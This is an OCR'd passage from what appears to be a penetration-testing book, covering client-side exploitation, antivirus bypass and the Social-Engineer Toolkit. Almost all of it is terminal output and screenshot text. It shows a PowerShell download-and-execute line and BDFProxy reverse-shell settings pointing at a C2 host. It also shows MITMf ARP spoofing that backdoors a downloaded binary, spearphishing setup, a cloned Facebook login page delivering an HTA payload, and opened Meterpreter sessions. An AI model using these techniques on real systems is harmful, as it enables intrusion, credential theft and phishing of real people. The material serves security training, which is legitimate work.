
Chapter 7: Client-Side Exploitation and Antivirus Bypass









Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
:dentials;IEX $P.downloadstring('http://192.168.216.5/');
OK
Cancel
Browse...


Internet Explorer
What do you want to do with form.hta?
Size: 6,89 KB
From: 192.168.216.5
Open
The file won't be saved automatically.
Save
Save as
Cancel





```
438                CompressedFiles = True #True/False
439                        [[[[LinuxIntelx86]]]]
440                        SHELL = reverse_shell_tcp   # This is the BDF syntax
441                        HOST = 192.168.216.5            # The C2
442                        PORT = 8888
443                        SUPPLIED_SHELLCODE = None
444                        MSFPAYLOAD = linux/x86/shell_reverse_tcp        # MSF syntax
445
446                        [[[[LinuxIntelx64]]]]
447                        SHELL = reverse_shell_tcp
448                        HOST = 192.168.216.5
449                        PORT = 9999
450                        SUPPLIED_SHELLCODE = None
451                        MSFPAYLOAD = linux/x64/shell_reverse_tcp
452
453                        [[[[WindowsIntelx86]]]]
454                        PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
455                        # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
456                        PATCH_METHOD = automatic
457                        HOST = 192.168.216.5
458                        PORT = 8090
459                        # SHELL for use with automatic PATCH_METHOD
460                        SHELL = iat_reverse_tcp_stager_threaded
461                        # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
462                        SUPPLIED_SHELLCODE = None
463                        ZERO_CERT = True
464                        # PATCH_DLLs as they come across
                                                                    457,4-25      87%
```


```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
```


```
root@kali:~/MITMf# ./mitmf.py -i eth0 --spoof --arp --hsts --gateway 192.168.216.2 --target 192.168.216.154 --filepwn

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ FilePwn v0.3
|  |_ BDFProxy v0.3.2 online
|  |_ Connected to Metasploit v4.16.17-dev
|_ SSLstrip+ v0.4
|  |_ SSLstrip+ by Leonardo Nve running
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
|_ HTTP server online
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```


```
2017-12-26 10:01:45 192.168.216.154 [type:IE-11 os:Windows] live.sysinternals.com
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 82
[*] All caves lengths:  82, 298, 87
[*] Attempting PE File Automatic Patching
[!] Selected: 111: Section Name: .data; Cave begin: 0x1682d End: 0x1695b; Cave Size: 302; Payload Size: 298
[!] Selected: 97: Section Name: .reloc; Cave begin: 0x1a990 End: 0x1a9eb; Cave Size: 91; Payload Size: 87
[!] Selected: 105: Section Name: .reloc; Cave begin: 0x1ac88 End: 0x1ace3; Cave Size: 91; Payload Size: 82
[*] Changing flags for section: .reloc
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
2017-12-26 10:01:47 192.168.216.154 [type:IE-11 os:Windows] [FilePwn] Patching complete, forwarding to user
```

```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (192.168.216.5:8090 -> 192.168.216.154:50125) at 2017-12-26 10:02:04 -0500

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```


Desktops - Sysinternals: www.sysinternals.com
Desktops v2.0
Copyright © 2006-2012 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com
Desktops enables four virtual desktops. You can switch between virtual desktops either by clicking on the Desktops tray icon and selecting one, or by using a hotkey.
Specify the hotkey modifier keys and desktop specifier:
Alt
Control
Shift
Windows
Number (1, 2, 3, 4)
Function (F1, F2, F3, F4)
Run automatically at logon
OK
Cancel


About tablet
System updates
Status
Status of the battery, network, and other information
Legal information
Manufacturer
VMware, Inc.
Model number
VMware Virtual Platform
Android version
5.1.1
Baseband version
Unknown
Kernel version
4.0.9-android-x86+
cwhuang@android-x86 #1
Wed Oct 7 00:36:27 CST 2015


6:37
Google
https://ww
MainActivity
ALL
IMAGES
Sign in
Install blocked
For security, your tablet is set to block installation of apps obtained from unknown sources.
CANCEL
SETTINGS
Portugal
Location unavailable


Security
Passwords
Make passwords visible
Device administration
Device administrators
View or deactivate device administrators
Unknown sources
Allow installation of apps from unknown sources
Credential storage
Storage type
Software only
Trusted credentials
Display trusted CA certificates
Install from SD card
Install certificates from SD card

Chapter 8: Social-Engineer Toolkit

```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>
```

```
set:phishing>1
/usr/bin/

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

```
set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```


```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: New Update
2: Order Confirmation
3: Status Report
4: How long has it been?
5: Strange internet usage from your computer
6: Have you seen this?
7: WOAAAA!!!!!!!!! This is crazy...
8: Computer Issue
9: Dan Brown's Angels & Demons
10: Baby Pics
set:phishing>1
set:phishing> Send email to:victim@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:email.setoolkit@gmail.com
set:phishing> The FROM NAME user will see:SET
Email password:
```


=[metasploit v4.16.24-dev-   ]
+ -- --=[1713 exploits - 972 auxiliary - 299 post   ]
+ -- --=[503 payloads - 41 encoders - 10 nops   ]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise
 the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload.
Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an ifr
ame and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and pass
word field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to some
thing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe rep
lacements to make the highlighted URL link to appear legitimate however when clicked a window pops u
p then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example y
ou can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to s
ee which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi
les which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

```
set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [45.55.45.143]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
```

```
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.24-dev-                        ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post       ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >
```




```
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > [*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUI
D: snzi5u6v) Encoded stage with x86/shikata_ga_nai
[*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUID: snzi5u6v) Staging x86 payl
oad (180854 bytes) ...
[*] Meterpreter session 1 opened (45.55.45.143:443 -> 89.114.197.227:55296) at 2017-12-30 14:30:40 +
0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter >
```


```
               Multi-Attack Web Attack Vector

[*************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
